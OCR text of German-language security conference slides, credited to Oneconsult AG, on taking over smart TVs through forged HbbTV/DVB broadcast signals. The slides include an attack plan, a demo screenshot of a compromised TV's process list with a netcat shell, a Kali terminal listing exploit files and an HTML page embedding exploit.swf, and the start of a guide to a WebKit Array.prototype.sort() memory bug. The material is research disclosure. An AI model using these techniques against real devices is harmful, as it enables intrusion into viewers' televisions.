
- per design kann jeder den smart TV zwingen eine Webseite zu öffnen

- DVB ist nicht sicher!

- es gab keinen Grund es sicher auszulegen
- es ist unidirektional
- „hybride“ Technik aus etwas wo Security keine Rolle spielt (DVB)
  und etwas wo Security kritisch ist (Internet)
- unsichtbar für den Anwender
- Anwender wird nicht gefragt!

Quelle: Oneconsult AG


Angriffsplan



Quelle: Oneconsult AG

erzeugen eines DVB / HbbTV Signal

- DVB
  - one-way Kommunikation
  - vollständig anonym
- Möglichkeiten zum Senden eines rogue DVB signal
  - Angriff auf TV Sender
  - Überschreiben des DVB-T Signals
  - Unterbrechung des DVB-C (aka IP-TV)
- XSS der Webseite des Senders



Quelle: Oneconsult AG


HbbTV Angriffsdemo

- erzeugen eines HbbTV stream
- ausnutzen einer Sicherheitslücke im Code (BO)
- Kontrolle des SmartTV


- Gesamtkosten < 150$
- eventuell Verstärker notwendig
- Prinzip seit 2015 bekannt

Quelle: Oneconsult AG

Umsetzung


Home
oc_kali_vmW
563 app 42604 S < /mtd_exe/moip/exeCamera -vdbinder
654 root 0 SW [flush-254:0]
661 root 0 SW< [loop1]
691 root 0 SW< [loop2]
783 root 0 SW< [loop4]
809 app 194m S /mtd_exe/Webkit/WebKitWebProcess 1
815 root 0 SW< [loop252]
819 root 0 SW< [loop253]
942 root 0 SW< [cfg80211]
945 root 0 SW< [ath6kl]
946 root 0 SW< [loop251]
952 app 155m S /mtd_exe/Webkit/WebK
954 app 3412 S /mtd_cmmlib/WIFI_LIB
1022 root 0 SW< [loop100]
1099 app 1684 S /bin/sh
1196 app 1684 S sh -c /bin/sh /mtd_r
1198 app 1684 S /bin/sh /mtd_rwcommo
1213 app 3116 S /dtv/bin/samygo_teln
1214 app 3044 S /dtv/bin/busybox nc
1328 root 0 SW [kworker/1:2]
1364 app 6412 S /mtd_exe/WebServerAp
1378 app 82376 S /mtd_exe/nodejs/node
1396 app 151m S {BrowserLauncher} 96
1405 app 129m S {WebKitWebProces} /m
1407 app 117m S {WebKitGPUProces} /m
1448 root 23464 S /mtd_rwarea/oc/getro
1458 root 1684 S N sh -c sh
1459 root 1684 S N sh
1460 root 4216 R N ps
TSPLAYER
Device List
IQ calibration table
Set
Chip Type: 9507
Device type: 11
Reset to Default
DVB-T
ISDB-T
Bandwidth
Advance
Frequency(KHz)
S62000
About
Code rate
Constellation
Guard interval
Transmission mode
Modulator Output Data rate
6032085
Attenuation/Gain
TS File Input Data Rate
VBR Mode
Load Transmission Parameter from NIT
TS file:
browse
Test mode (null packet only)
Stop
Run
Stop

smart TV command shell exploitet!



Original ...

Quelle: Oneconsult AG

und Fälschung

```
oc@scra-kali:/var/www/html# mv hbbApp/* .
oc@scra-kali:/var/www/html# ls -la
total 92
drwxr-xr-x 3 root root  4096 Feb 22 09:39 .
drwxr-xr-x 3 root root  4096 Feb 23  2016 ..
-rwxr-xr-x 1 root root  5943 Feb 22 09:38 Exploi
-rwxr-xr-x 1 root root  2416 Feb 22 09:38 Exploi
-rwxr-xr-x 1 root root 11101 Feb 22 09:38 Exploi
-rwxr-xr-x 1 root root  6141 Feb 22 09:38 exploi
-rwxr-xr-x 1 root root  1169 Feb 22 09:38 exploi
-rwxr-xr-x 1 root root   420 Feb 22 09:38 exploi
-rwxr-xr-x 1 root root 11240 Feb 22 09:38 exploi
-rwxr-xr-x 1 root root  2281 Feb 22 09:38 Exploi
-rwxr-xr-x 1 root root 19836 Feb 22 09:38 Exploi
drwxr-xr-x 2 root root  4096 Feb 22 09:39 hbbApp
-rwxr-xr-x 1 root root   603 Feb 22 09:38 index.
oc@scra-kali:/var/www/html# cat index.html
    <html>
        <body>
    <object classid="clsid:d27cdb6e-ae6d-11cf-96
/cabs/flash/swflash.cab" width="1200" height="60
    <param name="movie" value="exploit.swf" />
    <param name="allowScriptAccess" value="alway
    <param name="FlashVars" value="pl=win&os=Wir
    <param name="Play" value="true" />
    <embed type="application/x-shockwave-flash"
FlashVars="pl=win&os=Windows 7" Play="true"/>
    </object>
    </body>
    </html>oc@scra-kali:/var/www/html#
```

Quelle: Oneconsult AG


Bauanleitung für einen neuen exploit ☺

- jede Menge ausnutzbare bugs für smart TV vorhanden
- alte Sicherheitslücke in Array.prototype.sort()
- Custom compare function

Webkit (Apple) sort
- JSArray::sort(...) in array_sort.cpp

Quelle: Oneconsult AG

Array Sort Prinzip



Array Sort Sicherheitslücke (Memory Leak)

- A JSArray has an ArrayStorage (JSArray.h)

```
struct ArrayStorage {
    unsigned m_length; // The "length" property on the array
    unsigned m_numValuesInVector;
    SparseArrayValueMap* m_sparseValueMap;
    void* subclassData; // A JSArray subclass can use this to
    void* m_allocBase; // Pointer to base address returned by
    size_t reportedMapCapacity;
```

- This storage holds the actual values
- Sorted is in an AVLTree

